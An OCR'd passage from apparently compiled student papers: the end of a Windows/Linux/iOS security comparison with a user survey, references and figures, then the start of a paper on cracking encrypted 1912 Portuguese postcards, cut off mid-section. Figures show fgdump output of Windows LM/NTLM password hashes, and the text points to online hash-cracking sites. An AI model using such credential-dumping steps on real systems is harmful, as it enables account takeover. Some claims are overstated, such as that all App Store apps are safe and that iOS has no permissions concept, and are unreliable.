The class key is protected with the UID and the user passcode for some classes. Depending on the accessibility of the file, the per-file key will be encased with the respective class keys using NIST AES key wrap algorithm (RFC 3394). The encased per-file key is then kept in the file's metadata. When a file is opened, the file system key will be used to decrypt its metadata to retrieve the encased per-file key. The class key will then be used to uncover the per-file key. The per-file key will be used by the crypto engine to decrypt the file as it is being read from the flash memory. This chain of command will provide both performance and simplicity. For example, when a user changes the passcode, only the class key needs to be re-encased.

iOS will create a random key during installation or after a device wipe to encrypt the metadata of all files in the file system. The file system key is stored on the device and therefore cannot be used to ensure the confidentiality of the data. However a user can choose to erase the file system key to make all files to be inaccessible.

Passcode

iOS prevents malicious users from physically accessing the phone functions by locking the device with a passcode. It enforces escalating time delays after invalid passcode entries to reduce the efficiency of brute force attacks. There are 2 forms of passcode. One of it is a password (for all iOS versions) and the other is using fingerprint (for iOS 7 and newer).

Password

- Simple option (4-digit password)
- Complex option (Up to 37-alphanumberic/symbol characters password)
- Able to enforce password requirements (minimum length, maximum age, etc.)
- Able to erase all contents after 10 failed attempts
- Disable phone with an escalating time delay after the entry of an invalid passcode
- (Refer to Figure 13 for the escalating delay intervals)

Fingerprint

- Using a fingerprint sensor to validate user by fingerprint

- After 5 failed fingerprint attempts, will default back to using password
- Requires a password to enrol new fingerprints
- Is an extension to minimize the input of password, not a total replacement

Classes

As mentioned previously, each new file will be allocated a class by the app that created it. Different classes are used for different accessibility of the data.

Complete Protection

The class key is safeguarded with a key derived from the UID and the user passcode. Once the user locks the device, the decrypted class key is deleted which will cause the data in this class to be inaccessible. Only when the user enters the passcode again, then the data can be access.

Protected Unless Open

This class is for files that may need to be written while the device is locked. iOS uses asymmetric elliptic curve cryptography (ECDH over Curve25519) to handle this kind of events. The class key is also safeguarded by the UID and the user passcode. Additionally to the per-file key, a file public & private key pair will be created.

A shared secret is also created using both the file's private key and the class public key. The per-file key is encased with the hash of the shared secret and kept in the file's metadata along with the file's public key. The file's private key will then be deleted from memory. Once the file is closed, the per-file key is also deleted from memory. In order to access the file again, the shared secret is reconstructed using the file's public key and the class's private key. The hash of the shared secret will then uncover the per-file key. The file can now be accessed by decrypting it with the per-file key.

Protected Until First User Authentication

This class is similar to Complete Protection class but the decrypted class key is not deleted once the device is locked.

No Protection

This class key is safeguarded only with the UID, unlike the other classes. This is the default class for all files that are not assigned to an explicit class. Since all the decryption keys for the files in this class are stored on the device, confidentiality cannot be ensured. However, as discussed above, the user can at least make the files inaccessible by erasing the class key.

4.2 Sandboxing

Secure Boot Chain

Every part of the boot-up process contains segments that are cryptographically signed by Apple which establishes the integrity of the boot up. It only move to the next part of the boot-up process upon verification of the signature. The boot chain consists of the bootloaders, kernel, kernel extensions, and baseband firmware.

When the device is switched on, its application processor will run the code from the read-only memory (Boot ROM). This hardcoded code is created during

manufacturing. The Boot ROM code consists of the Apple Root CA public key, to verify that the Low-Level Bootloader (LLB) is signed by Apple before loading it. When LLB completes loading, it will verify the next segment and run the next segment. Eventually, it will load the iOS kernel.

The secure boot chain ensures that the lowest levels of software are not tampered with, and allows iOS to run only on verified Apple devices. The device will enter recovery mode if any part of the boot-up process fails to load or during verification. The device will enter DFU (Device Firmware Upgrade) mode if the boot ROM itself failed to load or verify the LLB. The device can only be restored to factory default settings by connecting it to a computer in both situations.

App Code Signing

Once the iOS kernel has booted, it will administer which apps and processes can be executed. It is mandatory that all executable code must be signed by an Apple-issued certificate. Thus, ensuring the integrity of the apps and also if they come from authorized sources. The default apps on the device are already signed by Apple. Third-party apps must also be signed with an Apple-issued certificate.

The identity of every app developer is verified by Apple before being issued a certificate. The certificate is then used to sign the apps before submitting to the App Store. Apple will review the submitted apps before they are being available on the App Store for the public use. Therefore, if there is a malicious app, the app developer can be identified. iOS does not allow users to install unsigned apps or execute untrusted code to protect the users.

Runtime Process Security

iOS ensures that an app cannot affect other apps or other parts of the system. As shown in Fig. 11, all third-party apps are sandboxed. The app can only access the files stored by itself and cannot access the files of other apps or any parts of the system. A unique home directory is allocated to every app to store its files during the installation of the app. If the app needs to retrieve information outside of its own directory, it can only be done by using the APIs and services provided by iOS. Sharing of data between apps can only be done by using custom URL schemes or shared keychain access groups.

System files and resources are guarded from the user's apps as the whole OS partition is read-only. Most of the processes execute as a non-privileged user similarly to all third-party apps. The iOS APIs prevent apps from gaining privileges to modify other apps or the system. Third-party apps' access to user information and functions is regulated using declared entitlements. Entitlements are key and value pairs that are signed to an app and allow authentication even after runtime. They cannot be modified since the entitlements are digitally signed. System apps and daemons use these entitlements to perform privileged operations instead of running the process as root. This minimizes the chances of privilege escalation by a jeopardized system application.

ASLR is utilized to ensure memory locations are randomized upon execution. System shared library locations are also randomized. For app development, Xcode compiles third-party programs with ASLR support automatically.

iOS also uses ARM's Execute Never (XN) to label memory pages as non-executable. This ensures only authorized code can execute on the device. Memory pages that are labeled as both writable and executable can only be utilized by apps under secured circumstances.

5 Analysis

We did a short survey to help understand user perceptions of OS security in our analysis. The survey results can be found in the appendix.

5.1 Access Control

User Accounts

Both Windows and Linux use the concept of users and groups. Different users can be created with different levels of security privileges. On the other hand, iOS has one fixed unique ID and a common group ID associated to a single device and they are not directly readable by any application. In contrast to Windows and Linux, this unique ID in iOS is meant to protect file data and software installations.

The administrator account in Windows and the root account in Linux are equivalent and have the highest privilege in the OS. Similarly, users can be granted higher privileges when necessary without the risk of granting full control to the system. In Linux, there is only one root account and it is usually not given to a normal user. Most installations of Linux will prompt the user to create a root password immediately, and in some cases, the root account is disabled by default and must be enabled specifically.

Conversely, past versions of Windows used the less-secure option of important security features by default. For instance, the built-in Administrator is not disabled, but hidden from the system. Consequently, despite having strict access controls across the Windows domain, the local system can be easily compromised by revealing the local Administrator, often not protected by a password. The Windows domain security thus, falters due to a single weakest link in the security chain.

Password Security

In Windows, the local passwords are stored in a local SAM database using relatively weak hashes that are "secret" algorithms based on security by obscurity techniques. During operation, the kernel obtains a lock on the password database which makes it inaccessible to the user. Even though Windows has additional built-in security features such as the CP framework and BDE encryption, few users in our survey reported securing or backing up their data.

Likewise, password hashes in Linux are stored in the shadow file which was originally hashed using DES and in recent times, uses a stronger cryptographic hash mechanism like MD5 and SHA. The shadow file is only accessible by the root user.

Although user passwords are not in plaintext and hashed in the modern OS, there are still many ways to crack the password. For example, there exists online password cracker databases for cracking a Windows or Linux password in a split second (*Fig.*

8). Common passwords are becoming less an issue since our survey reveals a promising sign. Most users today believe that a good password is at least 12 characters long, not a dictionary word and should be changed every few months.

A cryptographic salt could be added to the hash mechanism to make the password more difficult to be cracked by increasing the cracking time and memory space needed. Unlike Linux, Windows does not implement the salt in its hash mechanism, which makes Windows passwords, in general, less secure. Interestingly, our survey shows most users believe Linux is more secure than Windows. This again, reflects some of the design failures found in Windows that have contributed to general user perceptions of Windows being insecure.

iOS does not have the concept of a user account; however, it stores application passwords in an encrypted container using AES 128-bit in Galois/Counter Mode (GCM). The encryption keys derived from the user's passcode that combined with the device's unique ID (AES 256-bit key) are used to protect data and other keys. There are individual containers linked to each app that can only be accessed their respective app.

Permissions

Access control is implemented in Windows and Linux. The main difference is that Windows uses a DACL that is based on the philosophy, "subjects access objects" to enforce system policies such as denying a user from reading or deleting a system, whereas Linux uses MAC to restrict access to system objects, which can be implemented by using SELinux or applying patches such as grsecurity.

Nevertheless, Windows Vista and above implements MIC, which is similar to the MAC model found in a Linux system that restricts the access permissions of applications running under the same user account. MIC enforces the write and delete actions allowed by the process to an object only when the process's IL is equal to or higher than the object's IL. In order to protect sensitive data in memory, access to processes with a higher IL is restricted. These ILs can be customized on a per-process basis, specified in a manifest file.

Windows and Linux both prompt the user when a process requiring elevated privileges is executed. According to our survey, users in Windows generally login to an administrative account by default. Although UAC would trigger a prompt, instead of having the user type a password, a "Yes-No" response can be easily clicked due to being logged in as an administrator. In comparison, Linux installations create a standard user account by default and hence, requires the user to specify a command `sudo`, and explicitly type in the password before elevating a process.

Therefore, despite having UAC in Windows, our survey found that most users found it annoying and do not restrict access to elevated processes, commonly clicking "Yes" instead of actually looking at the prompt. Linux users, on the other hand, have to explicitly allow an elevated process by typing a password before it is executed. In enterprise systems running Windows, domain users are by default provided a standard user account, so accidentally running elevated, malicious processes are not an issue.

In iOS, there is no concept of permissions. Actions can be done by accessing official API provided by iOS, and what permissions the application requests for or accesses will not be revealed.

5.2 Sandboxing

Process Isolation

Linux provides namespaces to isolate the resources for processes and seccomp to restrict the system calls by processes. Correspondingly, WSH in Windows also provides restrictions on accessing resources by applying the principle of least privilege on running services. Windows also allows services to reserve resources for its exclusive use. In iOS, all third-party apps are restricted from accessing other apps' files, and system files and resources are also protected from user apps. If the app needs to retrieve information outside of its own directory, it has to use the APIs and services provided by iOS. Thus, the iOS security runtime isolates the processes to its own app and minimizes the interactions in-between.

ASLR and DEP are the techniques that provide protection against memory exploits. Although these techniques are not mandatory in 32-bit Windows applications due to legacy issues, 64-bit Windows applications come with mandatory ASLR, hardware-based, permanent DEP (*Fig. 9*) and SEHOP. In Linux since version 2.6.12, ASLR and DEP are enabled in kernel by default, and is forced on every process. Likewise, iOS 4.3 and up has ASLR enabled for all applications and the randomization uses up to 256 possible base addresses (8-bit). In addition, ARM's Execute Never (XN) feature in iOS marks memory pages as non-executable. All in all, recent versions of these three OSes all provide some form of protection against memory-based attacks.

Application & Driver Certification

Because of the open source nature of Linux, application and driver certification is not provided by a central authority. This could be the reason why Linux usage share on the desktop remains low, as our survey shows, most users agree that OS security is the job of the vendor. Regardless, this could be seen as an advantage by tech-savvy users because the source code is made public and can be verified by anyone.

In contrast to Linux, Microsoft is the sole developer of Windows, and since Windows Vista, has included mandatory driver signing in 64-bit versions of Windows. Kernel drivers in the past were famous for bringing down the entire Windows OS resulting in a Blue Screen of Death. Although KPP was implemented in 32-bit versions of Windows, it primarily employs security through obscurity. Our survey shows that only a small number of users actually update the software on their computers. This could result in malicious drivers compromising a Windows system in an endless zero-day attack as long as users do not update their system.

iOS makes it compulsory that all executable code must be signed by an Apple-issued certificate. Thus, ensuring the integrity of the apps and also if they come from authorized sources. As for the third-party apps, every app developer is verified by Apple before being issued a certificate. The certificate is then used to sign the apps. Apple will review the submitted apps before they are being available on the App Store for the public use. Therefore, all third-party apps downloaded from the App Store are safe. iOS does not allow users to install unsigned apps or execute unsigned code as they can be potentially malicious.

6 Summary and Future Work

When comparing the different versions of Windows, Microsoft has indeed come a long way, chipping away security vulnerabilities bit by bit since its peak in 2002. With the incoming termination of support of Windows XP in 2014, enterprises are finally scrambling to migrate their backend systems to a later, and consequently, more secure version of Windows, which puts a closure to virus-infested Windows XP. From Vista, Windows has dramatically shifted to a security-first paradigm and has implemented many security features also found in Linux.

Linux, coming from UNIX roots, has always been designed to be suspicious of its users. This created an access control obstacle for malicious users, whereby, unless they are given root permissions, their programs cannot compromise anything vital on the system. Moreover, the open source nature is a big advantage of Linux in terms of security, as it allows peer review of code for finding and fixing kernel code as soon as any zero day attacks appear. A properly managed Linux system that is up to date and uses secure passwords, should very safe. That is a part of reason why Linux is chosen as an ideal server operating system.

In iOS, the layered security architecture and sandbox protections prevent malicious users or codes to a good extent. There are no malware reported on newer non-jailbroken iOS device at the point of writing this paper. The problem only starts when the user jailbreaks his/her device because it will removes the sandboxing features, and therefore, all apps will be in a privileged state, which can read or write to anywhere on the device. A jailbroken iOS will be susceptible to malware since it can now access everything easily. For example, the Ikee Worm found in 2009 exploited a default `sshd` password to propagate itself among other jailbroken iOS devices.


References

1. Andrew S. Tanenbaum. (2007). Modern Operating Systems, 3rd Edition. Pearson International Edition.
2. Joel Scambray, Stuart McClure. (2008). Hacking Exposed Windows: Windows Security Secrets & Solutions, 3rd Edition. McGraw Hill.
3. Meftun Goktepe. (2002). Windows XP Operating System Security Analysis. Naval Postgraduate School. Monterey, California.
4. Apple (n.d.). Apple iPad in Education. IT Security. Retrieved 28 September 2013 from http://www.apple.com/education/ipad/it/security.html
5. Apple (n.d.). iOS Dev Center. Apple Developer. Retrieved 28 September 2013 from https://developer.apple.com/devcenter/ios/index.action
6. Charlie Miller, Dion Blazakis, et al. (2012). iOS Hacker's Handbook. John Wiley & Sons.
7. Dirk Gordon. (2009). Address Space Layout Randomization. Department of Computer Science and Software Engineering. University of Wisconsin-Plattevile. Retrieved 1 October 2013 from http://www.uwplatt.edu/csse/courses/prev/csse411-materials/f09/Dirk%20Gordon%20-%20Seminar%20Paper%20Fall%2009%20-%20ASLR.doc
8. Eldad Eilam. (2005). Reversing: Secrets of Reverse Engineering. Wiley Publishing, Inc.
9. Eric Cole. (2002). Hackers Beware. New Riders Publishing.
10. Brian Hatch, James Lee, George Kurtz. (2001). Hacking Linux Exposed: Linux Security Secrets & Solutions. McGraw-Hill.

Appendix


Survey Results

Rate your IT expertise.




1	2
2	8
3	21
4	14
5	5

Operating Systems




I think Windows XP is a secure operating system.	14
I think Windows 7 is more secure than Windows 8.	24
I think Linux (all variants) is a secure operating system.	38
I think my smartphone cannot be infected with computer viruses like my desktop or laptop can.	30
I update the software in my computer or smartphone on a frequent basis.	16
I think operating system security is the job of the vendor (e.g. Microsoft, Apple, HP, etc).	33
I doubt a virus can destroy the hardware on my computer.	31
I switch off my Bluetooth and WiFi when I am not using it.	23

User Accounts & Passwords




I think a good password is at least 12 characters long.	41
I think a good password should not be a dictionary word.	44
I agree that my password should be changed every few months.	39
I write my password on paper and paste it next to my desktop.	10
I write my password on paper and keep it in a safe deposit box or in my wallet.	21
I trust my family members and share access to my personal or work computer with them.	29
I trust my friends and share access to my personal or work computer with them.	7
I have a separate non-administrative user account for day-to-day usage.	4
I restrict access to all operating system services by default.	9
I lock my computer before going to the toilet.	19

Software



I use antivirus software such as AVG.	41
I use firewall software such as ZoneAlarm.	28
I use security software such as TrueCrypt to secure my data.	7
I use password management software such as KeePass to store and generate passwords for me.	6
I use file shredder software such as Eraser to delete my data.	15
I believe my computer can be infected even if I am running an antivirus software.	12
I skimp on backup sometimes because I am lazy.	38
I keep an offshore backup of my data.	9
I leave my webcam plugged in when I am not using it.	26



Figures




Fig. 1. Simplified Windows architecture diagram




Fig. 2. Local Administrator default policy in Windows XP and Windows 7.




Fig. 3. Using `fgdump`, a variation of `pwdump` to retrieve LM and NTLM hashes in Windows XP.

```
Administrator:500:D86BE765ED3E33E2AAD3B435B51404EE:6B277E545E81325EE
1AE630DCF30A1F1:::
Guest:501:NO PASSWORD**********************:NO PASSWORD************
*******:::
HelpAssistant:1000:3E88A9AB0A29E8D8E49DE25F4E413038:60592AF1B3AD63A9
E3981DA1F406F
669:::
SUPPORT_388945a0:1002:NO
PASSWORD*********************:DA10DC83661A7F7DEEBDEEAF28EBDDD7:::
```

Fig. 4. Password dump of all LM and NTLM hashes in the Windows XP system.




Fig. 5. Using `fgdump` to retrieve NTLM hashes in Windows 7.

```
Administrator:500:NO PASSWORD*********************:NO
PASSWORD**********************:::
Guest:501:NO PASSWORD*********************:NO
PASSWORD**********************:::
roych:1000:NO
PASSWORD*********************:6B277E545E81325EE1AE630DCF30A1F1:::
```

Fig. 6. Password dump of all NTLM hashes in the Windows 7 system.

Fig. 7. Online website that has a hash database of common hash algorithms.

Fig. 8. Another online website. It has found ~43 billion hashes so far.




Fig. 9. DEP and ASLR in Windows XP, Windows 7 and Windows 8.

Fig. 10. Unsigned drivers can be installed in Windows 7 and 8 by enabling test mode.




Fig. 11. Security architecture diagram of iOS




Fig. 12. Encryption Model

Failed Attempts	Time Delay	Total Delay
1-5	none	none
6	1 minute	1 minute
7	5 minutes	6 minutes
8	15 minutes	21 minutes
9	60 minutes	81 minutes
10	60 minutes	141 minutes
11	Phone is disabled*	Phone is disabled*

*Requires restoration from a backup by plugging device into a computer to enable the phone

Fig. 13. Escalating delay interval table

The Postcards of Joaquim and Beatriz

Gabriel Lim Yan Xu, Raymond Cheng Wah Man

School of Computing, National University of Singapore

Abstract. A set of encrypted postcards were presented to the group to attempt to decrypt them. This paper gives the reader an idea of the situation then and reasons why people encrypt their communications. Next, it would contain attempts to break the encryption of the postcards using traditional methods.

Keywords: cryptography, mono-alphabetic substitution

1 Introduction

Our group was presented with a set of encrypted postcards and tasked with decrypting them. The postcards were that of a correspondence between two lovers, Joaquim Picciochi Garcia and D. Beatriz Llamas Zagallo Gomes Coelho, and were written in the years 1912 and 1913 in Portugal.

2 Contextual Background

The late 1890s and early 1900s were a time of unrest for Portugal. The persisting monarchy under a new king, Carlos I, was viewed with mounting displeasure by the people in its excessive spending and its humiliating response to the 1890 British Ultimatum while suffering a severe financial crisis. The political scene was unstable, where there were frequent changes to who the governing party was. The country experienced a Republican insurrection in 1891 and in 1908, Carlos I was assassinated, and an 18 year old Manuel II was made king. Following that, there were 7 changes in governments in the 2 years after he was crowned. In 1910, a coup by the Republican Party pushed Portugal to transition from a monarchy to a republic state. The constitution that was approved by the governing body in 1911 however, caused divisions in Portuguese society, especially among the mainly monarchist rural population.

3 Reasons for encryption

People encrypt their reasons for various reasons, including secrecy and authenticity (Anderson & Needham, 1995). However, it is unknown for what reason these postcards were so painstakingly encrypted. The fact that it is a love letter is clear from the picture of the postcard, and the intended recipient is open for anyone to see, so it is hardly the commonly seen case of hiding things from disapproving family members.

Perhaps it is to simply keep the intimate contents away from the prying eyes of family members. In any case, we were unable to draw direct reasons from the prevailing environmental circumstances or cultural context.

4 Cryptanalysis of the plaintext

4.1 Determining the Original Language

In order to perform cryptanalysis of the postcards in order to decrypt the postcards, the target language has to be determined.

Joaquim's address is listed as R. da Esperança, Coimbra and later R. da Ilha, Coimbra, both locations found in Portugal. Beatriz's address is listed as Entroncamento, Atalaya. There were initially no leads as to where this location is, as these two terms simply did not come together as search terms. However, further search found that there was a place in Portugal, Entroncamento that had a district of similar spelling, Atalaia. This is where we think Beatriz most likely resided.

The language most people spoke in Portugal is Portuguese, and thus our most likely candidate. Other hints to the target language can be found on the front of two of the postcards, where a sentence written in clear can be found.

An image of one of the two sentences is attached below. The full postcards can be found in Annex A.




Fig. 1. Sentence in clear.

Using translation tools available online, the sentence translates to "Innocence… Not just a kiss on the hand…". Thus, we have decided that the target language is the Portuguese language.

4.2 Determining the Encryption Method

An initial frequency analysis of a transcribed version of the cipher text reveals an uneven frequency distribution. Thus, the encryption used seems to be a simple mono alphabetic substitution cipher. This can be seen in the diagram below.

